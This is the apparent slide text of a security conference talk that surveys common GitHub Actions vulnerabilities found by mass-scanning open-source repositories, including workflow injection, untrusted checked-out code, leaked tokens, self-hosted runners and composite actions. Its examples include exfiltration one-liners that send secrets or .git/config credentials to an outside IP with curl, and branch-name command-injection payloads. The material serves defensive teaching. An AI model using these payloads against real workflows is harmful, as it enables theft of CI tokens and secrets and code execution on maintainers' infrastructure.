



Most common vulnerabilities in Github

Actions:

Takeaways from mass scanning open-source Github repos

Vasilii Ermilov

Security researcher @ Semgrep



OWASP

SNOWFROC
2025



ci/cd vendors



GitLab



Jenkins



CircleCI



Travis CI



Azure DevOps Server



TeamCity



GitHub Actions



Bamboo



CodeShip





420M

TOTAL PROJECTS
WITH 27% YEAR-
OVER-YEAR GROWTH

284M

PUBLIC REPOSITORIES
ACROSS GITHUB WITH 22%
YEAR-OVER-YEAR GROWTH

65K

PUBLIC GENERATIVE AI PROJECTS
CREATED IN 2023 WITH 248%
YEAR-OVER-YEAR GROWTH

4.5B

TOTAL CONTRIBUTIONS
TO ALL PROJECTS ON
GITHUB IN 2023

Octoverse: The state of open source and rise of AI in 2023

100+ million

Developers

4+ million

Organizations

420+ million

Repositories

90%

Fortune 100



- Github is the most popular place to store code in the Internet
- at Semgrep we actively use it to share our tools
- so do 90% of Fortune 100
- Github Actions - is a CI/CD platform for Github
- its config files for each organization are also open sourced
- Juicy target for hackers 😈 (and bug hunters 😊)



<https://semgrep.dev/blog/2021/protect-your-github-actions-with-semgrep>

Protect Your GitHub Actions with Semgrep

Semgrep rules for GitHub Actions



Grayson Hardaway

October 01, 2021

Best Practices





Vasilii Ermilov

Senior Security Researcher @ Semgrep

- Static analysis / SAST
- Protecting software from vulnerabilities
- Bug Hunting Automation
- ... writing YAML files



 vasilii@semgrep.com

 <https://ermilov.dev>



Agenda

- Github Actions 101
- Methodology of my research
- Most common vulnerabilities
 - Technical details
 - Examples
- Results and takeaways





Agenda

- **Github Actions 101**
- Methodology of my research
- Most common vulnerabilities
 - Technical details
 - Examples
- Results and takeaways




GitHub Actions 101



.github/workflows/test1.yml

GitHub Actions 101





Event

```
on:  
  pull_request  
name: my-workflow  
jobs:
```

Job

```
  my_job_1:  
    name: Hello world  
    runs-on: ubuntu-latest  
    steps:  
      - run: echo "Hello world! from pull request"
```

Job 1

succeeded last week in 0s

✓ Set up job

```
1 Current runner version: '2.319.1'
2 ▶ Operating System
6 ▶ Runner Image
11 ▶ Runner Image Provisioner
13 ▶ GITHUB_TOKEN Permissions
28 Secret source: Actions
29 Prepare workflow directory
30 Prepare all required actions
31 Complete job name: Job 1
```

✓ Run echo "Hello world! from pull request"

```
1 ▶ Run echo "Hello world! from pull request"
4 Hello world! from pull request
```

✓ Complete job

```
1 Cleaning up orphan processes
```



GitHub Action

Setup Python

v5.2.0 Latest version

Use latest version

setup-python

Basic validation passing Validate Python e2e passing Validate PyPy e2e passing e2e-cache passing

This action provides the following functionality for GitHub Actions users:

- Installing a version of Python or PyPy and (by default) adding it to the PATH
- Optionally caching dependencies for pip, pipenv and poetry
- Registering problem matchers for error output

Basic usage

See [action.yml](#)

Python

```
steps:  
- uses: actions/checkout@v4  
- uses: actions/setup-python@v5
```

Verified creator

GitHub has verified that this action was created by **actions**.

[Learn more about verified Actions.](#)

Stars

☆ Star 1.7k

Contributors



Categories

Utilities

Links



- name: Setup Python
- uses: actions/setup-python@v4
- with:
 - python-version: '3.9'
 - cache: 'pip'



GitHub Actions 101

- Github Actions consist of workflows
- Workflow is a YAML file in ``.github/workflows``
- Workflows run on events (PR, commit, issue etc)
- Workflows → Jobs → Steps
- Steps can run bash commands, scripts or actions



Agenda

- Github Actions 101
- **Methodology of my research**
- Most common vulnerabilities
 - Technical details
 - Examples
- Results and takeaways

Methodology of the research




Fetch targets

- HackerOne
- BugCrowd
- Immunefi
- ...




github.com/*



Scan

[p/github-actions](#)



Triage (and report)

✓ True positive

✗ False positive



Agenda

- Github Actions 101
- Methodology of my research
- **Most common vulnerabilities**
 - Technical details
 - Examples
- Results and takeaways



Vulnerabilities

- **Injection**
- Executing checked out code
- Leaked tokens and secrets
- Getting into self-hosted runners
- Vulnerable 3rd party actions



Injection

name: shell-injection-demo

on:

issues:

types: [opened, reopened]

jobs:

shell-injection-simple:

steps:

- run: echo "\${{ github.event.issue.title }}"

Injection



";curl http://3.15.226.233?token=\$SERVICE_SECRET;x=" #24

 Closed minusworld opened this issue on Sep 30, 2021 · 0 comments



minusworld commented on Sep 30, 2021 • edited by github-actions  bot

https://github.com/minusworld-gha-demo/shell-injection/blob/main/test_artifacts/-test-output.json





Injection

name: shell-injection-demo

on:

issues:

types: [opened, reopened]

jobs:

shell-injection-simple:

steps:

- run: echo "";curl http://3.15.226.233?token=\$SERVICE_SECRET;x=""



Injection

steps:

- run: `echo "${{ github.event.issue.title }}"`
- uses: `actions/github-script@v7`

with:

script: |

```
console.log("${{ github.event.issue.title }}")
```

jobs:

job1:

outputs:

output1: `${{ steps.step1.outputs.test }}`

steps:

- id: step1


run: echo "test=hello" >> "\$GITHUB_OUTPUT"

job2:

needs: job1

steps:

- run: echo `"${{needs.job1.outputs.output1}}"`





Events

Runs without approval

- issues
- issue_comment
- pull_request_target
- discussion
- discussion_comment
- fork

Requires approval or privileged user

- push
- pull_request
- workflow_dispatch
- ...



Events

Runs without approval

- issues
- issue_comment
- pull_request_target
- discussion
- discussion_comment
- fork

Requires approval or privileged user

- push
- pull_request
- workflow_dispatch
- ...



Default permissions

pull_request_target

```
13 ▼ GITHUB_TOKEN Permissions
14   Actions: write
15   Attestations: write
16   Checks: write
17   Contents: write
18   Deployments: write
19   Discussions: write
20   Issues: write
21   Metadata: read
22   Packages: write
23   Pages: write
24   PullRequests: write
25   RepositoryProjects: write
26   SecurityEvents: write
27   Statuses: write
```

pull_request (external forks)

```
6 ▼ GITHUB_TOKEN Permissions
7   Contents: read
8   Metadata: read
9   PullRequests: read
```



<https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions#misuse-of-the-events-related-to-incoming-pull-requests>

Event	REF	Possible <code>GITHUB_TOKEN</code> permissions	Access to secrets
<code>pull_request</code> (external forks)	PR merge branch	read	no
<code>pull_request</code> (branches in the same repo)	PR merge branch	write	yes
<code>pull_request_target</code>	PR base branch	write	yes
<code>issue_comment</code>	Default branch	write	yes
<code>workflow_run</code>	Default branch	write	yes



What Impact Can Attackers Gain

- Executing code
- Stealing GITHUB_TOKEN
 - Push code to repository
 - Create releases
 - Run other workflows
- Stealing credentials and secrets
- Poison Cache

name: Close ticket

on:

issues:

types: [closed]

jobs:

close_ticket:

steps:

- id: ticket_extraction

run: |

output=\$(python ./process_ticket.py "\${{ github.event.issue.title }}")

echo "::set-output name=ticket::\$output"

- run: send_to_jira \${{ steps.ticket_extraction.outputs.ticket }}

Bug Bounty Report #1 🕵️




Severity  High (7.5)

Asset: Oth... 

Weakness Improper Access Control - Generic

Bounty \$2,500

name: Push Translation

Bug Bounty Report #2 



on:

workflow_run:

workflows: ["Pre-push Translation"]

types:

- completed

jobs:

push-translation:

steps:

- run: push_updates_from `${{github.event.workflow_run.head_branch}}`
- run: notify in slack

name: Push Translation

Bug Bounty Report #2 🕵️



on:

workflow_run:

workflows: ["Pre-push Translation"]

types:

- completed

jobs:

push-translation:

my-branch-\${. pwn.sh}

steps:

- run: push_updates_from \${github.event.workflow_run.head_branch }
- run: notify in slack

name: Push Translation

Bug Bounty Report #2 🕵️



on:

workflow_run:

workflows: ["Pre-push Translation"]

types:

- completed

jobs:

push-translation:

my-branch-\${IFS}pwn.sh)

steps:

- run: push_updates_from \${github.event.workflow_run.head_branch }
- run: notify in slack

name: Push Translation

Bug Bounty Report #2 



on:

workflow_run:

workflows: ["Pre-push Translation"]

types:

- completed

jobs:

push-translation:

steps:

- run: push_updates_from my-branch-\$(. pwn.sh)
- run: notify in slack

name: Push Translation

Bug Bounty Report #2 



on:

workflow_run:

workflows: ["Pre-push Translation"]

types:



- completed

jobs:

push-translation:

steps:

- run: push_updates_from my-branch-\$(. pwn.sh)
- run: notify in slack

Severity	 Medium (4 ~ 6.9)
Asset: Sou...	
Weakness	Improper Access Control - Generic
Bounty	\$350




Injection

- Source: User controllable input
 - Issue title
 - Branch name
 - Comment
 - etc
- Sink: Steps that run commands / execute code:
 - bash commands
 - run-scripts action



Vulnerabilities

- Injection
- **Executing checked out code**
- Leaked tokens and secrets
- Getting into self-hosted runners
- Vulnerable 3rd party actions



Code submitted by attacker



Please merge my code :) #23



inkz wants to merge 1 commit into `main` from `inkz-patch-1`



Conversation 0



Commits 1



Checks 2



Files changed 1

name: On Pull Request event

on: `pull_request`

jobs:

job1:

steps:

- name: Checkout
uses: `actions/checkout`
- name: Install
run: `npm install`



`npm install`

`composer install`

`pip install -r requirements.txt`



package.json

```
{  
  "scripts": {  
    "preinstall": "echo 'PWN!'"  
  },  
}
```



npm install



What Impact Can Attackers Gain (Same slide as for Injection vulnerability 😊)

- Executing code
- Stealing GITHUB_TOKEN
 - Push code to repository
 - Create releases
 - Run other workflows
- Stealing credentials and secrets
- Poison Cache

on:

Bug Bounty Report #3 



`pull_request_target:`

`types: [labeled]`

`jobs:`

`units:`

`steps:`

- `- uses: actions/checkout`

`with:`



`ref: ${{ github.event.pull_request.head.sha }}`

- `- uses: actions/setup-java`

- `- run: ./build.sh`



Name
..
ISSUE_TEMPLATE
workflows
CODEOWNERS
PULL_REQUEST_TEMPLATE.md
auto-label.yaml





GITHUB_TOKEN extraction techniques

- **Environment variable**
- Stored inside actions/checkout
- Memory leak



GITHUB_TOKEN extraction techniques

- Environment variable
- **Stored inside actions/checkout**
- Memory leak

By default, the **actions/checkout** action stores the repository token in the **.git/config** file unless the **persist-credentials: false** argument is specified

```
find $HOME/work -type f -name config | xargs cat | curl --data @- http://{IP}
```



Source	Path	Description
actions/checkout	<code>.git/config</code>	<code>actions/checkout</code> action by default stores the repository token in a <code>.git/config</code> file unless the <code>persist-credentials: false</code> argument is set
atlassian/gajira-login	<code>\$HOME/.jira.d/credentials</code>	<code>gajira-login</code> action stores the credentials in <code>credentials</code>
Azure/login	<code>\$HOME/.azure</code>	<code>Azure/login</code> action by default use the Azure CLI for login, that stores the credentials in <code>\$HOME/.azure</code> folder
aws-actions/amazon-ecr-login	<code>\$HOME/.docker/config.json</code>	<code>aws-actions/amazon-ecr-login</code> invokes <code>docker-login</code> which writes by default credentials in <code>.docker/config.json</code> file
docker/login-action	<code>\$HOME/.docker/config.json</code>	<code>docker/login-action</code> invokes <code>docker-login</code> which writes by default credentials in <code>.docker/config.json</code> file
docker login	<code>\$HOME/.docker/config.json</code>	<code>docker-login</code> stores credentials in <code>.docker/config.json</code> file
google-github-actions/auth	<code>\$GITHUB_WORKSPACE/gha-creds-<RANDOM_FILENAME>.json</code>	<code>google-github-actions/auth</code> action by default stores the credentials in a <code>\$GITHUB_WORKSPACE/gha-creds-<RANDOM_FILENAME>.json</code> file unless the <code>create_credentials_file: false</code> argument is set
hashicorp/setup-terraform	<code>\$HOME/.terraformrc</code>	<code>hashicorp/setup-terraform</code> action by default stores credentials in a <code>.terraformrc</code> file

<https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions#exfiltrating-secrets-from-memory>



GITHUB_TOKEN extraction techniques

- Environment variable
- Stored inside actions/checkout
- **Memory leak**

<https://davebove.com/blog/how-to-dump-process-memory-in-linux/>

How to dump process memory in Linux

Published by [dbof](#) on [March 27, 2021](#)

I wanted to know this for such a long time and never had enough motivation to look it up properly. Turns out it is so easy that no one ever writes down a script to do it properly on the Internet. Also I could not find any tools that reliably dumped the memory of processes, no idea why.

I wrote a quick Python 3 script that reads the relevant files from a Linux OS and dumps everything into a single file. This even worked with my password manager, where I was able to extract some passwords from.

How it works

Linux has a lot of information about processes that you can access by looking at the `/proc` directory. Assuming our process has the process ID (PID) of 1337, we can look into `/proc/1337` and find everything we need to analyze the process. There is also `/proc/self` which always points to the current process, so a program can analyze itself during runtime.

4



GITHUB_TOKEN extraction techniques

- Environment variable
- Stored inside actions/checkout
- **Memory leak**

<https://gist.github.com/nikitastupin/30e525b776c409e03c2d6f328f254965#file-memdump-py>

 memdump.py

Raw

```
1  #!/usr/bin/env python3
2
3  # based on https://davebove.com/blog/?p=1620
4
5  import sys
6  import os
7  import re
8
9
10 def get_pid():
11     # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
12     pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
13
```

Cache poisoning

```
- run: ./build.sh
```



```
- name: Use Node.js
  uses: actions/setup-node@v4
  with:
    node-version: 18
    cache: npm
    node-version-file: '.nvmrc'
```

Caches

Showing caches from all workflows. [Learn more about managing caches.](#)

4 caches

foobar-cache-123

370 KB cached last month

node-cache-1

63 MB cached last month

node-cache-2

62 MB cached last month

node-cache-3

63 MB cached last week

<https://adnanthekhan.com/2024/05/06/the-monsters-in-your-build-cache-github-actions-cache-poisoning>



Executing checked out code

- No trust to code submitted by user
- Compiling/running users code = RCE
- GITHUB_TOKEN - is the #1 target for stealing
- many times GITHUB_TOKENs are stored in a filesystem



Vulnerabilities

- Injection
- Executing checked out code
- **Leaked tokens and secrets**
- Getting into self-hosted runners
- Vulnerable 3rd party actions



Leaked tokens and secrets

```
> ✓ Set up job
✓ Checkout


1 ▼ Run actions/checkout@v3
2   with:
3     repository: try-it-out/actions-recon
4     token: ***
5     ssh-strict: true
6     persist-credentials: true
```




Leaked tokens and secrets

- uses: actions/checkout

```
TOKEN=$(./issue_new_token)
echo $TOKEN > my_token.txt
```





<https://cybenari.com/2024/08/whats-the-worst-place-to-leave-your-secrets/>



Leaked tokens and secrets

- It is very easy to leak secret data
- It is not always easy to identify it
- But hackers still do it quite effectively 😅



Vulnerabilities

- Injection
- Executing checked out code
- Leaked tokens and secrets
- **Getting into self-hosted runners**
- Vulnerable 3rd party actions




Breaking into self-hosted runners

```
runs-on: [self-hosted, linux, x64, gpu]
```




Breaking into self-hosted runners

```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
      - run: echo "${{ github.event.issue.title }}"
```





Breaking into self-hosted runners

```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
      - run: echo "${{ github.event.issue.title }}"
```





Breaking into self-hosted runners

```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
      - run: echo "${{ github.event.issue.title }}"
```




your server 🤖



What Impact Can Attackers Gain

- **Executing code** 😈😈😈
- Stealing GITHUB_TOKEN
 - Push code to repository
 - Create releases
 - Run other workflows
- Stealing credentials and secrets
- Poison Cache



*Abusing Self-Hosted GitHub Runners at
Scale*

ADNAN KHAN | JOHN STAWINSKI
DEF CON 32 - LAS VEGAS

<https://defcon.org/html/defcon-32/dc-32-speakers.html#54489>



```
name: workflow
```

```
on:
```

```
  pull_request:
```

```
jobs:
```

```
  test-docs:
```

```
    runs-on: [self-hosted, prod, Linux, cpu]
```

```
    steps:
```

- uses: actions/checkout@v4
- uses: ../.github/actions/test-docs-action



Getting into self-hosted runners

- Self-hosted runner = github actions are executed on the company's server
- Executing code inside action = executing code on the server (RCE)



Vulnerabilities

- Injection
- Executing checked out code
- Leaked tokens and secrets
- Getting into self-hosted runners
- **Vulnerable 3rd party actions**



Composite actions

```
name: shell-injection-demo
```

```
on:
```

```
  issues:
```

```
    types: [opened, reopened]
```

```
jobs:
```

```
  shell-injection-simple:
```

```
    steps:
```

```
      - run: echo "${{ github.event.issue.title }}"
```



./my-action/action.yml

Composite actions

```
name: shell-injection-demo-composite
```

```
inputs:
```

```
  my-input:
```

```
    required: true
```

```
runs:
```

```
  using: "composite"
```

```
  steps:
```

```
    - run: echo "${{ inputs.my-input }}"
```



Composite actions

.github/workflows/shell-injection-demo.yml

```
name: shell-injection-demo

on:
  issues:
    types: [opened, reopened]

jobs:
